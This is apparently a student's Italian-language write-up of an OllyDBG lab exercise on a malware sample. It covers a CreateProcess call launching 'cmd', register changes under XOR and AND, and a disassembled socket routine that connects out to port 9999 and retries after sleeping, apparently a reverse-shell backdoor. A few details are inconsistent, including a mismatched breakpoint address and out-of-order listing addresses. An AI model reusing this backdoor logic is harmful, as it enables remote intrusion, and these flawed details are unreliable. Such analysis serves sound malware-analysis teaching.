# Analisi dinamica avanzata con OllyDBG


## Ernesto Robles


**Facendo riferimento al file “Esercizio_Pratico_U3_W3_L3” sul desktop della macchina virtuale dedicata all’analisi dei malware. Rispondere ai seguenti quesiti utilizzando OllyDBG.**


**(1) All’indirizzo 0040106E il Malware effettua una chiamata di funzione alla funzione «CreateProcess». Qual è il valore del parametro «CommandLine» che viene passato sullo stack?**

**(2) Inserire un breakpointsoftware all’indirizzo 004015A3. Qual è il valore del registro EDX? (2.1)Eseguite a questo punto uno «step-into». Indicare qual è ora il valore del registro EDX motivando la risposta . Che istruzione è stata eseguita?**


**(3) Inserire un secondo breakpointall’indirizzo di memoria 004015AF. Qual è il valore del registro ECX? (3.1) Eseguire un step-into. Qual è ora il valore di ECX? Spiegare quale istruzione è stata eseguita .**

**BONUS: spiegare a grandi linee il funzionamento del malware**


**1) Il valore del parametro «CommandLine» che viene passato sullo stack è “cmd”**




**2)Inserito un breakpointsoftware all’indirizzo 004015A3, possiamo vedere come il valore del registro EDX è 00000A28.**




**2.1)Eseguito a questo punto uno «step-into», si nota come il valore del registro EDX è 00000000 in quanto la funzione "XOR EDX, EDX" restituisce 0 se i due operandi sono guali, come si vede qui nell'immagine .**




**3)Inserito un breakpointsoftware all'indirizzo 004015A3, possiamo vedere come il valore del registro ECX è 0A280105.**


**3.1)Eseguito a questo punto uno «step-into», si nota come il valore del registro ECX è 00000005 dopo la funzione "AND ECX, 0FF" esegue l'operazione logica AND bit a bit tra due operandi e restituirà 1 solo se entrambi i bit corrispondenti nei due operandi sono impostati su 1 altrimenti il risultato sarà 0. Nell'immagine possiamo vedere come si azzerano tutti i valori tranne gli ultimi 8 bit.**




**Analizzando ulteriormente il codice del Malware troviamo funzioni socket che potrebbe essere usato come backdoor per attacchi come MIT.**

```
00401259   . 8D85 68FEFFFF  LEA EAX,DWORD PTR SS:[EBP-198]
0040125F   . 50             PUSH EAX                                 ; pWSAData
00401260   . 68 02020000    PUSH 202                                 ; RequestedVersion = 202 (2.2.)
00401265   . FF15 9C404000  CALL DWORD PTR DS:[<&WS2_32.#115>]       ; WSAStartup
0040126B   . 8985 4CFEFFFF  MOV DWORD PTR SS:[EBP-1B4],EAX
00401271   . 83BD 4CFEFFFF  CMP DWORD PTR SS:[EBP-1B4],0
00401278   .v74 0A          JE SHORT Malware_.00401284
0040127A   . B8 01000000    MOV EAX,1
0040127F   .vE9 52010000    JMP Malware_.004013D6
00401284   > 6A 00          PUSH 0                                   ; Flags = 0
00401286   . 6A 00          PUSH 0                                   ; Group = 0
00401288   . 6A 00          PUSH 0                                   ; pWSAprotocol = NULL
0040128A   . 6A 06          PUSH 6                                   ; Protocol = IPPROTO_TCP
0040128C   . 6A 01          PUSH 1                                   ; Type = SOCK_STREAM
0040128E   . 6A 02          PUSH 2                                   ; Family = AF_INET
00401290   . FF15 A0404000  CALL DWORD PTR DS:[<&WS2_32.WSASocketA>] ; WSASocketA
00401296   . 8985 FCFCFFFF  MOV DWORD PTR SS:[EBP-304],EAX
0040129C   . 83BD FCFCFFFF  CMP DWORD PTR SS:[EBP-304],-1
004012A8   .v75 0A          JNZ SHORT Malware_.004012AF
004012A5   . B8 01000000    MOV EAX,1
004012AA   .vE9 27010000    JMP Malware_.004013D6
004012AF   > 8D8D 10FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1F0]
004012B5   . 51             PUSH ECX                                 ; Arg2
004012B6   . 8D95 50FEFFFF  LEA EDX,DWORD PTR SS:[EBP-1B0]
004012BC   . 52             PUSH EDX                                 ; Arg1
004012BD   . E8 C7FDFFFF    CALL Malware_.00401089                   ; Malware_.00401089
004012C2   . 83C4 08        ADD ESP,8
004012C5   . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
004012C8   . 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004012CB   . 50             PUSH EAX                                 ; Name
004012CC   . FF15 A4404000  CALL DWORD PTR DS:[<&WS2_32.#52>]        ; gethostbyname
004012D2   . 8985 44FEFFFF  MOV DWORD PTR SS:[EBP-1BC],EAX
004012D8   . 83BD 44FEFFFF  CMP DWORD PTR SS:[EBP-1BC],0
004012DF   .v75 23          JNZ SHORT Malware_.00401304
004012E1   . 8B8D FCFCFFFF  MOV ECX,DWORD PTR SS:[EBP-304]
004012E7   . 51             PUSH ECX                                 ; Socket
004012E8   . FF15 A8404000  CALL DWORD PTR DS:[<&WS2_32.#3>]         ; closesocket
004012EE   . FF15 AC404000  CALL DWORD PTR DS:[<&WS2_32.#116>]       ; WSACleanup
004012F4   . 68 30750000    PUSH 7530                                ; Timeout = 30000. ms
004012F9   . FF15 08404000  CALL DWORD PTR DS:[<&KERNEL32.Sleep>]    ; Sleep
004012FF   .^E9 48FFFFFF    JMP Malware_.0040124C
00401304   > 8B95 44FEFFFF  MOV EDX,DWORD PTR SS:[EBP-1BC]
0040130A   . 8B42 0C        MOV EAX,DWORD PTR DS:[EDX+C]
0040130D   . 8B08           MOV ECX,DWORD PTR DS:[EAX]
0040130F   . 8B11           MOV EDX,DWORD PTR DS:[ECX]
00401311   . 8995 38FEFFFF  MOV DWORD PTR SS:[EBP-1C8],EDX
00401317   . 68 0F270000    PUSH 270F                                ; NetShort = 270F
0040131C   . FF15 B0404000  CALL DWORD PTR DS:[<&WS2_32.#9>]         ; ntohs
00401322   . 66:8985 36FEFF MOV WORD PTR SS:[EBP-1CA],AX
00401329   . 66:C785 34FEFF MOV WORD PTR SS:[EBP-1CC],2
00401332   . 6A 10          PUSH 10                                  ; AddrLen = 10 (16.)
00401334   . 8D85 34FEFFFF  LEA EAX,DWORD PTR SS:[EBP-1CC]
0040133A   . 50             PUSH EAX                                 ; pSockAddr
0040133B   . 8B8D FCFCFFFF  MOV ECX,DWORD PTR SS:[EBP-304]
00401341   . 51             PUSH ECX                                 ; Socket
00401342   . FF15 B4404000  CALL DWORD PTR DS:[<&WS2_32.#4>]         ; connect
00401348   . 8985 4CFEFFFF  MOV DWORD PTR SS:[EBP-1B4],EAX
0040134E   . 83BD 4CFEFFFF  CMP DWORD PTR SS:[EBP-1B4],-1
00401355   .v75 23          JNZ SHORT Malware_.0040137A
00401357   . 8B95 FCFCFFFF  MOV EDX,DWORD PTR SS:[EBP-304]
0040135D   . 52             PUSH EDX                                 ; Socket
0040135E   . FF15 A8404000  CALL DWORD PTR DS:[<&WS2_32.#3>]         ; closesocket
```